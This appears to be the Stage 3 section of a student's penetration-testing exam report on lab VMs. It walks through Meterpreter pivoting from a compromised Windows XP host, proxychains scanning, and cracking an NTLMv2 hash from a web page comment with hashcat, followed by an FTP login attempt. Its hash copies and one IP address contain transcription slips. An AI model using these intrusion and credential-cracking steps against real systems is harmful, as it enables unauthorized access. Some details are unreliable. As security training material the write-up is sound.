[*] Completed  : c:\Documents and Settings\Administrator\Desktop\README_Stage3.txt → /kali/Desktop/README_Stage3.txt
meterpreter > 
```




```
┌──(root㉿kali)-[~/Desktop]
└─# cat README_Stage3.txt
Congratulation: you made it through stage 2 - now onto Stage 3 (final Stage):
In Stage 3 you must download a second VM (Target-2) using this linK:
https://drive.google.com/file/d/16WkRjk1tu8OLFeYnmcCv3er490cw1LsE/view?usp=sharing

*****THIS COMPROMISED DEVICE (TARGET-1) WILL NOW BE USED AS A PIVOT TO TARGET-2******

The scope of Stage 3 is two fold:

1.) You are required to configure Target-2 on a network adjacent to Target-1 first Network Adapter.
        - Ensure this device (Target 1-WinXP) has both Network Adapters (1 & 2) enabled in VirtualBox (Host-Only networks will work - no Internet access is required). Th
e Scope of phase 3 PROHIBITS your attacking Kali-VM to be on the same network as Target 2. Now that you have a foot-hold against this target, its acceptable, and recomme
nded, to run ipconfig /all to verify both NICs are active and obtained IP addresses on different networks.
        - Target 2 (once downloaded and imported to VB) is required to be configured on the same Network of Target 1's 2nd NIC (Adapter 2). At no time shall your kali at
tack-VM and Target-2 be configured on the same network.

2.) Conduct a Web App test against Target-2's default web page.
        - After starting Target-2 in VB, you will need to leverage your network-pivoting skills to identify its web page address. All enumeration of Target-2 shall be pe
rformed from your Kali attack-VM. This includes tools to identify Target-2 web page address along with any web browser activity to view the default web page.

GOOD LUCK AND HAPPY HUNTING!!!
```

Phase 3: Network Pivoting, Proxychains, NTLMv2 Hash & Attempted Exploitation

Further information pertaining to the VM configuration is listed in the Appendix (see pg. 18).


Additional information was enumerated from the Meterpreter shell that was opened on the Windows XP system (192.168.56.4) in Phase 2. It was discovered that a second network interface was configured on the target system, and it was assigned the following IP address (10.0.15.3).



```
meterpreter > shell
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.15.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\WINDOWS\system32>
```


To further enumerate any potential additional systems on the 10.0.15.0/24 subnet, the Windows XP system was used post-exploitation to route traffic from the 10.0.15.0/24 subnet to the Kali system 192.168.56.4 using a SOCKS5 proxy and the autoroute module built into Metasploit.

The autoroute module below was configured to run within the initial Meterpreter session that was established against the Windows XP system via the SMBv1 exploit (MS17-010).



```
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  1                yes       The session to run this module on
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)


View the full module info with the info, or info -d command.
```


The module was successfully run and established a route to the 10.0.15.0/24 subnet which was verified using the route command.



```
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against XP
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.15.0          255.255.255.0      Session 1
   192.168.56.0       255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) >
```


A SOCKS5 proxy was established on the localhost (192.168.56.3) to route traffic from the 10.0.15.0/24 subnet through the Meterpreter session that was established on the Windows XP system (Target-1) via proxy chaining.

The Proxychains file /etc/proxychains4.conf was edited to establish a SOCKS5 Proxy on the localhost that is running on port 1050.




```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4          127.0.0.1 9050
socks5 127.0.0.1 1050
~
```

The /server/socks_proxy module in Metasploit was used as a listener and was configured to match the configurations within /etc/proxychains4.conf.




```
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1050             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.
```

The SOCKS5 Proxy listener was started and successfully run as a background job.




```
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  1   Auxiliary: server/socks_proxy
```

This command utilizes proxychains to run Nmap through the proxy server that was established earlier. The -sT option forces TCP connect scans as the current proxychains configuration is set to work best with TCP-based traffic only. -Pn prevents Nmap from performing host discovery which can flag potential security configurations on the network and the subnet scan is confined to 10.0.15.0-10.




```
┌──(root㉿kali)-[~]
└─# proxychains nmap -sT -Pn 10.0.15.0-10
```

The command identified a host located at 10.0.15.4 that has open ports 80 and 21, HTTP and FTP.



```
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:21  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:80  ...  OK
```

A web-browser was then configured to use the SOCKS5 Proxy in order to access the web application running on 10.0.15.4.



Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy Port 0

□ Also use this proxy for HTTPS

HTTPS Proxy Port 0

SOCKS Host 127.0.0.1 Port 1050

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for


Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved

□ Proxy DNS when using SOCKS v5

The website was able to be accessed after configuring the SOCKS5 proxy within Firefox and contained the following message:



Congratulation, you reached the final phase of the exam. There is only one task left - find the credential to gain a shell aginst this target. Hint: you are very close, a litte further inspections of this page is a good idea!

Upon examining the HTML code of the website, a hashed string was discovered as a comment.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>RWU Pen Testing Final Exam</title>

   </head>

  <body>


          <p>

                Congratulation, you reached the final phase of the exam. There is only one

                task left - find the credential to gain a shell aginst this target.

                Hint: you are very close, a litte further inspections of this page is a good idea!

          </p>

<!--
kali::.:6ceeeed56521110d:A60F3E8B4BE92038433D54F8E0A304DB:0101000000000000009D72D40B25DA0192955DC74EE6032D
00000000020008005A0055004800480001001E00570049004E002D005A00350059004B00390033004A004A00410045003800040034
00570049004E002D005A00350059004B00390033004A004A004100450038002E005A005500480048002E004C004F00430041004C00
030014005A005500480048002E004C004F00430041004C00050014005A005500480048002E004C004F00430041004C000700080000
9D72D40B25DA0106000400020000000800300030000000000000000100000000200000A8FBD2C58E672FC3891575304C2746770B67
05658681A5FF878AB5A05E315BE00A001000000000000000000000000000000000000000900100063006900660073002F007200770075
000000000000000000 -->




  </body>

</html>
```

The hashed string was determined to be an NTLMv2 hash as it follows the following format:

Username: kali

Domain: .:


LM Hash: 6ceeeed56521110d

NTLM Hash: A60F3E8B4BE92038433D54F8E0A304DB

Response Metadata:
0101000000000000009D72D40B25DA0192955DC74EE6032D00000000020008005A0055004800480001001E00570049004E002D005A00350059004B00390033004A004A00410045003800040034005700490004E002D005A00350059004B00390033004A004A004100450038002E005A005500480048002E004C004F00430041004C00030014005A005500480048002E004C004F00430041004C00050014005A005500480048002E004C004F00430041004C0007000800009D72D40B25DA0106000400020000000800300030000000000000000100000000200000A8FBD2C58E672FC3891575304C2746770B6705658681A5FF878AB5A05E315BE00A001000000000000000000000000000000000009001000630069006600730002F0072007700750000000000000000000


After determining the possible hash types. The hash was placed within a text file entitled:

kali-hash.txt




```
kali::.:6ceeeed56521110d:A60F3E8B4BE92038433D54F8E0A304DB:0101000000000000009D72D40B25DA0192955DC74EE6032D00000000020008005A00
55004800480001001E00570049004E002D005A00350059004B00390033004A004A00410045003800040034005700490004E002D005A00350059004B00390033
004A004A004100450038002E005A005500480048002E004C004F00430041004C00030014005A005500480048002E004C004F00430041004C00050014005A00
5500480048002E004C004F00430041004C0007000800009D72D40B25DA0106000400020000000800300030000000000000000100000000200000A8FBD2C58E
672FC3891575304C2746770B6705658681A5FF878AB5A05E315BE00A001000000000000000000000000000000000009001000630069006600730002F007200
77007500000000000000000000
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"kali-hash.txt" [readonly] 1L, 655B                                                          1,654         All
```

The hash was then cracked using hashcat and the rockyou.txt wordlist:




```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hashcat -m 5600 -a 0 kali-hash.txt rockyou.txt
hashcat (v6.2.6) starting
```

The password was found to be “superman”




```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hashcat -m 5600 -a 0 kali-hash.txt rockyou.txt --show
KALI::.:6ceeeed56521110d:a60f3e8b4be92038433d54f8e0a304db:0101000000000000009d72d40b25da01
92955dc74ee6032d0000000000020008005a0055004800480001001e00570049004e002d005a00350059004b0039
0033004a004a0041004500380004003400570049004e002d005a00350059004b00390033004a004a0041004500
38002e005a005500480048002e004c004f00430041004c00030014005a005500480048002e004c004f00430041
004c00050014005a005500480048002e004c004f00430041004c0007000800009d72d40b25da01060004000200
0000080030003000000000000000001000000000200000a8fbd2c58e672fc3891575304c2746770b6705658681a5
ff878ab5a05e315be00a001000000000000000000000000000000000000000900100063006900660073002f007200
77007500000000000000000000:superman
```

Using Proxychains and attempting to login via FTP



```
┌──(root㉿kali)-[~]
└─# proxychains ftp 10.0.15.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:21  ...  OK
Connected to 10.0.15.4.
421 Service not available, remote server has closed connection.
ftp> 
```

Network Topology



MS17-010 SMBv1 Vulnerability

